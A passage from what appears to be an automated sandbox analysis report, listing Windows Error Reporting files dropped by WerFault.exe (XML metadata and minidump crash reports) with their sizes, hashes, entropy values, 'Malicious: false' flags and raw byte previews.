Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1DA1.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8366
Entropy (8bit):	3.7056812547473275
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirjc62Ok7AwAe6YgtSUDVMBGgmfhSjCpB089br7sfUZm:RrlsNiHc687dJ6Y6SUDVzgmfhS4rAf3
MD5:	2E1FCE05A4A365245D4D279BD547E2C4
SHA1:	F13A5F40621C86BA149C29E19ED10621E2D7B345
SHA-256:	CD17D27E7EEDDAFB78104570FC6FD6DD3DA3BCB2BC816EA78E0B5A6770E70DDA
SHA-512:	5687646DECAEF648A120AD288DD7E02DB046243020173D0CF3031AEED4192C1DA3CF62FC3288D0B2D4B1AFB3E5218C3B023C5401339314DBD9748E9D093F5BA
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1DA1.tmp.WERInternalMetadata.xml	
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER1F7C.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.512793947945158
Encrypted:	false
SSDEEP:	48:cvIwSD8zs0rJgtWI9RVWSC8BYt8fm8M4JPJ4J7cLyZFWM+q8sJVcvUb7HiUOUEd:uITf0FykSNuaJPeL3fZb7HtJEd
MD5:	32C66E83194C93B1469DE0129C86F6DC
SHA1:	FC33E6234902B74CF2872529B79B332D00D37D57
SHA-256:	B2B1E0C3DAFE45050F1B1FA13113AC96BB8F878985B9267188A9A5712F91BA79
SHA-512:	0B7D5FFA4E7B8F8F820830429DCACAFA6D1B150B75B763AB721FCEAC41091A0987C7EF6BFE4AB9B32791C795F3B307412C532AFCAAE32E78D0EB549A20941C91
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185764" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER2256.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.510736755398351
Encrypted:	false
SSDEEP:	48:cvIwSD8zswJgtWI9RVWSC8B38fm8M4JPJ4J7cL5aFvH+q8sJVcbvM7HiUOUEd:uITf2ykSNCJPe2MHfMM7HtJEd
MD5:	7F5BC8A5FE38B07B5B00D71F9C7C886C
SHA1:	AE31EB0DDF74A56FB49449F30D61610E8C176A5C
SHA-256:	C18D2C4219CC826C9F24FC3DF8B123C7A8B2042EA42FB62100D02865B9061C49
SHA-512:	B12135E5BB534E0C41282D24957FE204B9372FE5F4E723070ECDFF21D17FE4A3D2DD3AF9AE0E944382C4E166A8F51F12C63C56DBAB29584D07EDCE537E4B0E9
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185766" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER3FD3.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 01:34:32 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	103340
Entropy (8bit):	2.0711829654381155
Encrypted:	false
SSDEEP:	384:Um/KtR2p1C0bwPfhIFnANFL6/taFM57Qu90qi8cFfonvyO:zUAp80bwXGaNxGGM9jcFfs5
MD5:	F763D8E8D6473732B4D1368F3C1B2C8A
SHA1:	1808619BF1D72AB5D874058A2712B9337CFDD606
SHA-256:	AE3581EBF5495799ED9666A6BC8DE8719F04A2E1571728BAA59133076C98D0DE
SHA-512:	C5CED2C833E302DB1E52EA194721CAB2D81A2B59F51545C201EAF5A3307C3BC5354E16BB7560FF5ED5135E31F706C3B851C4DAA7A2F4F8E7CCE956BAA5970456
Malicious:	false
Preview:	MDMP..... .....(qRa.....U.....B.....l".....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4E94.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Sep 28 01:35:43 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	142980
Entropy (8bit):	2.143290720109333
Encrypted:	false
SSDEEP:	768:lNxmlzmdLwLjH7tbp3q4ovxAldt5IB+ol3JbCp:vxmlzmd4L7D3q4obt5IB+ol3tM
MD5:	64081C190634DA472DB9B7AF0E4BC34C
SHA1:	DA4287457685B535B7C0EB74E17B8BEBC426DA65
SHA-256:	26656550F2242CCCA979AE7C04B0E7C94367C48607078A9B1DD8B99A4E13A10E
SHA-512:	310FF85EE261FED760832AE7C90FC4343693777C007F36A9581E2AF6299A471B14389CF17DD3BB99A2CB16C5F7D39EF3E5C34828E822C4599DA6F9C4E8EA25F(
Malicious:	false
Preview:	MDMP..... .....oqRa.....U.....B.....*.....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER4F07.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8350
Entropy (8bit):	3.706349960020968
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirM6gStX6YgFmSUNVS2gmfPS+CpBs89bG7sf0ezim:RrlsNiQ6geX6YzSUNVS2gmfPSdGAf1H
MD5:	3298215BB5028B39F83D106F286D9969
SHA1:	82F0503BDA0CCCA35CD50708771BED9EB971917A
SHA-256:	5475257FC16A6E7AC904FA653342A477A8EEC47D7B1C5D38218A8416D9AE6599
SHA-512:	F8B73CCAB4ED9B4A8231474FDDCF68B68D674E8537BDC95DA234857FE7A9EEDD71660B8453051FC178B37CD94603641C4267018C84ED3334CA8A0E2977EDCE D
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER532E.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.51535835193004
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZJgtWI9RVWSC8BF8fm8M4JPJ4J7cLyZF+mJK2+q8sJVcvUb7HiUOUEd:uITfrykSN0JPeL9JZfZb7HtJEd
MD5:	71E6F137055EA57A264B4D6C0A1727DD
SHA1:	31A454A4A28EB5E52B49F985B9EEA38E44674509
SHA-256:	4B1520A960E357DFEA3D045B99E877EA2171FB049E6C9565E9263B53305BF814
SHA-512:	774E368734C399A6ACBD2FE044F3BB62E904B1E6C991441DDDCD624053EC1C9D3ACE4EB9AFF8596878EA1994CDE03C8BBE64946A27A660CB4DDA9271C352E 13
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185765" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER68C4.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	6390
Entropy (8bit):	3.665092766328704
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WER68C4.tmp.WERInternalMetadata.xml	
SSDEEP:	96:RtIU6o7r3GLt3irD6pXWq446YU7CSUcrhhagmfhJSMXcW:Rrl7r3GLNirD6kq/6YgCSUcVsgmfPS+
MD5:	541FE1934779FA08FB6D4F01A9E5CB49
SHA1:	1725759BFDE6E90F70AE32056CB5B7AE06334E2F
SHA-256:	66EC71B23C5F523E29C9229D98177717215EF2450791B58384E2AE6C42862743
SHA-512:	DAB67BC6B4D74899388282EE7241ECAE540C0FA39F9ADED6FF6434073AE41C1DDBA4CD3F3824005EFA44883E1E84E53CE254F825D375D3C0447A18C32EAED5 5C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8AA7.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 01:34:52 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	119826
Entropy (8bit):	2.1339649322376593
Encrypted:	false
SSDEEP:	384:ZKBPNWF8bfb5xiHLPNFL6/tl24oPzuzoRuAmy9iEK6r7WhfL5nak:Z+NFfb58LPNxGj2Sr2arx
MD5:	DC7F67011FBD9F9DF9CDA3557176D833
SHA1:	8BDAEDA201D7636F4A2BF2450194F8861DA3E9DB
SHA-256:	F6792CC62A8D6700BA93E012612154FEE12E7642D9990F1967AF8043EF47E47E
SHA-512:	934B2F5D6CEC7D128374716FDA860DDF729287683B692867431FCF1299BA37F215421FBCCBA58D73BAC0848CF0191E63C48FF6C2BE806E9B3647B042C84773D/
Malicious:	false
Preview:	MDMP..... .....<qRa.....U.....B.....(.....GenuineIntelW.....T.....\...pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9C6B.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8354
Entropy (8bit):	3.7093166877508974
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNirD6pnQ6Yg/SU0VGgmfPS+CpBA89bJ7sf1Dm:RrlsNiP6pnQ6Y4SU0VGgmfPSZJAfs
MD5:	90EE421B1E50186502B7B96B929D96B3
SHA1:	392C879AD51D113334A2B789604C653F4F045AD5
SHA-256:	A10D232ABDD2AC157A7FD130B69CC520A363EFB7262A0AE582D4761B2453A97F
SHA-512:	413292A6349CF205DE01BB71513D1F6C801CA733DAB928814CED5488F08A2DF79988A9F10B2302A0E62B056FFED6B007E245D92D1D6A1422511DA2893ADA3928
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2D.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 01:34:19 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	91294
Entropy (8bit):	2.0002852800498307
Encrypted:	false
SSDEEP:	384:UKU/j+Q5abS6W9NFL6/tG2Nhh5z1u+ITdXGhopZR3lV3BKIMpz:U5D5abSv9NxGo2RgGh0+
MD5:	0D0DED15BB6EC6E893F7778AF53709A2
SHA1:	3C8831B7B907EB803B345071B1F1EE06C1FA97B8
SHA-256:	3B8175F13E3BE4246900F9643FF998842E22D45D7D8E23FC13D7D20B2B9E4F6A
SHA-512:	99D235E3575536EEE60797C128AA5DD8D6266A6D02778F4D19B09DCDD7D0AED42418CC91A65CFC48DAB111F8D2507B779B3322A5AF04BF3ABFB8E4BB62F06A 6D
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2D.tmp.dmp	
Preview:	MDMP..... .....qRa.....U.....B.....H.....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA2E5.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.514724797629153
Encrypted:	false
SSDEEP:	48:cvIwSD8zsZJgtWI9RVWSC8BnM8fm8M4JPJ4J7cLyZFc4+q8sJVcvUb7HiUOUEd:uITfrykSNZxJPeLA4fZb7HtJEd
MD5:	8A5704D0C19B2336744EB3CA7179E53C
SHA1:	DD4888DCC911EDD408ED5E3A656907A7DBC858F0
SHA-256:	65CD9B636099769628A8AC2527E537F131D3E751A660F5BAA7582500DE0B594E
SHA-512:	BF8D75E072A90E706710DFECCBACE3FD91D071B1777157A2F9B8F3591E71EF717AC4D8AB4F1C490D764FF87D628857BFE3AB4E2CF141B4A9EAC7962EA0E113 05
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" /> .. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185765" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0- 11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA894.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 01:33:51 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	78554
Entropy (8bit):	2.037481326154372
Encrypted:	false
SSDEEP:	384:vK2/bW601EoNgL6/t0oqrAu97xmPJpTaeva4e:vK2/bWtTNoGqocqpTjJe
MD5:	DC1A7902AD1C559344A9B4368088D92E
SHA1:	E291BB3FBD13986B82E2AE3AC3FC54D7FB0BF8AD
SHA-256:	89CF5098C927C9DB892BDF5813C3CB7CC32772E2AA4C685FECE06CADFE9CC2F9
SHA-512:	50F01C0068F9BEE0844ABB88576E481050273D745510A3030321EDACCBDFCF3DA0CB392A9D70BAB64B911B78966351BB0C5F4F5242C69EC89B28D32666B5B3E
Malicious:	false
Preview:	MDMP..... .....pRa.....U.....B.....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERAE71.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8346
Entropy (8bit):	3.7066385944931204
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNir86M6YgDSUdMfgmfPS+CpB65x89bV7sfQnm:RrlsNiQ6M6YkSUdMfgmfPSZVAfd
MD5:	AC6B285C3CD61911241ABF6130014421
SHA1:	112DE81562571BD9413B627C205C4BC243131889
SHA-256:	9EAB2D08074373F236E9E3DBB4EEE244C94D03E912964F48E7E0BF3926FC3D3D
SHA-512:	ED6C4EAACFC1E8F434FA351E772A5FD7073F29D3A7D265EDC6E7D309EF4E364F3DA051CBB88C1E63C7F606468858B4460B972CBCD3CA69B2EFD20BED324BF 3A8
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o. <./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4. <./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./. A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i. d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB066.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.512839000356947
